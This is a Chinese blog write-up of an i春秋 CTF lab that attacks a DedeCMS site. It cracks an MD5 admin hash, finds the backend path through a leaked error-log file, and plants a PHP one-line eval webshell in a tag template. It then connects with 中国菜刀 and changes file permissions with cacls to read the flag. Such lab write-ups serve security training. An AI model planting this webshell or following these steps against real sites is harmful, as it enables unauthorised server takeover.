

真的很简单 i春秋

原创

小晨_WEB 于 2022-04-12 16:49:36 发布 737 收藏

分类专栏: [渗透测试](#) 文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_58199719/article/details/124124555

版权



[渗透测试](#) 专栏收录该内容

15 篇文章 0 订阅

订阅专栏

题目描述

CTF大本营 > [【竞赛训练营】](#) > [【真的很简单】](#)

[实验介绍](#) [实验讨论\(0\)](#) [实验考试](#)

请访问 <http://file.ichunqiu.com/49ba59ab> 下载dedeCMS。

小提示:

在本次实验中, 请注意实验工具、实验文件存放路径, 不同的文件路径可能会出现不一样的实验结果。

在实验环境中无法连接互联网, 请使用您本地的网络环境。

本次实验要求获取www.test.ichunqiu网站的FLAG信息。

实验环境

实验环境

操作机: [Windows XP](#)


实验工具:

[net.exe](#)

[dedeCMS](#)

[中国菜刀](#)

在环境里面 浏览器 访问<http://file.ichunqiu.com/49ba59ab>下载dedeCMS。



当前目录: /49ba59ab/

文件名	文件大小	日期
上级目录	-	-
dedeCMS.exe	640K	2016-Jun-17 19:37

下载工具进行爆破



第一个是账号、第二个是md5加密 MD5免费在线解密破解_MD5在线加密-SOMD5

输入让你无语的MD5



adab29e084ff095ce3eb

解密

md5

only_system

接下来是找后门目录。查找后台地址，手动输了几个常见的，结果不行；用御剑扫了一下，结果也扫不出来

御剑1.5 《想念初态》 BT: 御剑孤独 QQ: 343034656

绑定域名查询 批量扫描后台 批量检测注入 多种编码转换 MD5解密相关 系统信息

吸取绑定域名列表 开始扫描 停止扫描 继续扫描 暂停扫描 200 3xx 403 DIR.txt-可用 JSP.txt-可用 MDB.txt-可用 PHP.txt-使用 双击操作

外部导入域名列表 模式 HEAD - 速度极快 线程 20 超时 5 扫描信息: 扫描完成... 扫描速度: 0/每秒

作业数量: 1


ID	地址	HTTP响应
1	http://www.test.ichunqiu/index.php	200
2	http://www.test.ichunqiu/member/index_do.php	200
3	http://www.test.ichunqiu/include/dialog/select_media.php	200
4	http://www.test.ichunqiu/include/dialog/select_soft.php	200
5	http://www.test.ichunqiu/member/login.php	200
6	http://www.test.ichunqiu/include/dialog/select_soft_post.php	200
7	http://www.test.ichunqiu/member/article_edit.php	200
8	http://www.test.ichunqiu/include/zip.class.php	200
9	http://www.test.ichunqiu/member/index.php	200
10	http://www.test.ichunqiu/member/reg_new.php	200
11	http://www.test.ichunqiu/member/uploads_edit.php	200
12	http://www.test.ichunqiu/plus/digg_ajax.php	200
13	http://www.test.ichunqiu/plus/search.php	200
14	http://www.test.ichunqiu/plus/digg_frame.php	200
15	http://www.test.ichunqiu/tags.php	200

添加 删除 清空

我们进行百度搜索cms相关后台

dedeCMS漏洞: mysqli_error_trace.inc 文件里会残留后台路径。

dedeCMS目录中的data/mysql_error_trace.inc文件，是记录数据库出错信息。一般是用于网站存在错误，系统自动记录在该文件中，进一步说，就是该文件是记录sql错误信息的文件，类似于日志功能，关键是它会记录后台路径。



```
<?php exit();
/*
Page: /ichunqiu2/
Error: 无法使用数据库
Time2015-12-31 14:52:22
*/
?>
<?php exit();
/*
Page:/lichunqiul/article_keywords_main.php?mima=1111
Error:Mysql service has gone away <br />
*/
?>
```

然后找到后台 我们利用前面找出的密码 进行登录



这里看不见有什么有用的信息



我们把后面的 链接给删除了



文件上传

第一种:

使用源码模板进行修改链接菜刀




<?php @eval(\$ _POSTT['cmd']);?>; //这是一个php webshell 一句话木马

修改标签: 修改源码时未正确语法错误, 可能导致您无法使用, 请修改后再对数据进行操作!

文件名称	<input type="text" value="adminname.lib.php"/> (不允许用“..”形式的路径)
标签格式说明	标签文件名为: 标签名.lib.php 接口函数定义为: function lib_标签名 (@\$ctag, @\$refObj), 返回值是结果字符串 修改标签时为了防止出错, 您也可以修改它的名称 (同时修改文件名和函数名), 这样等同继承了原来标签的代码建立一个新的标签。
<pre><?php @eval(\$_POST['cmd']); <?php if(!defined('DEDECMS')) exit('Request Error!'); /** * 获得责任编辑名称 * * @version \$Id: adminname.lib.php 2 8:48 2010年7月8日Z tianya \$ * @package DedeCMS.TagLib * @copyright Copyright (c) 2007 - 2010, DesDev, Inc. * @license http://help.dedecms.com/usersguide/license.html * @link http://www.dedecms.com */ /** * 获得责任编辑名称 * * @access public * @param object \$ctag 解析标签 * @param object \$refObj 引用对象 * @return string 成功后返回解析后的标签内容 */ /*>>dede>> <name>责任编辑</name> <type>仅内容模板</type> <for>V55, V56, V57</for> <description>获得责任编辑名称</description> <demo> {dede:adminname /}</pre>	
<input type="button" value="保存"/> <input type="button" value="取消修改"/> <input type="button" value="不理返回"/>	


然后我们用菜刀链接

标签文件名	标签说明	修改时间	操作
adminname.lib.php	获得责任编辑名称	2015-12-31 10:52	[编辑] (增加一个新的标签)
arclist.lib.php	文章列表调用标记	2015-12-31 10:52	[编辑]
arclisttag.lib.php	列表模型的文章列表调用标记	2015-12-31 10:52	[编辑]
arcpagelist.lib.php	该标签没帮助信息	2015-12-31 10:52	[编辑]
ask.lib.php	问答调用标签	2015-12-31 10:52	[编辑]
asktype.lib.php	该标签没帮助信息	2015-12-31 10:52	[编辑]
autochannel.lib.php	按排序位置的获取单个栏目的链接信息	2015-12-31 10:52	[编辑]
bookcontentlist.lib.php	连载图书最新章节调用	2015-12-31 10:52	[编辑]




找到菜刀


输入刚才修改的模板php文件的路径



在里面看不到有用的信息



右键 我们打开虚拟终端 进入到目录查看有没有什么有用的信息



```
cacls flag~ichunqiu.txt /E /P system:F /C
```

参数说明:

/E: 编辑访问控制列表而不替换;

/P user:perm 替换指定用户的访问权限 (F是完全控制的意思);

/C: 在出现拒绝访问错误时继续。处理成功后，再一次查看文件访问控制权限，SYSTEM已经修改为F: 完全控制，用type命令查看flag文件即可得到答案。

```
C:\Documents and Settings\Administrator\桌面\> cacls flag~ichunqiu.txt /E /P system:F /C
处理的文件: C:\Documents and Settings\Administrator\桌面\flag~ichunqiu.txt

C:\Documents and Settings\Administrator\桌面\>

C:\Documents and Settings\Administrator\桌面\> type flag~ichunqiu.txt
key{i12o31}
```

得到flag

key{i12o31}

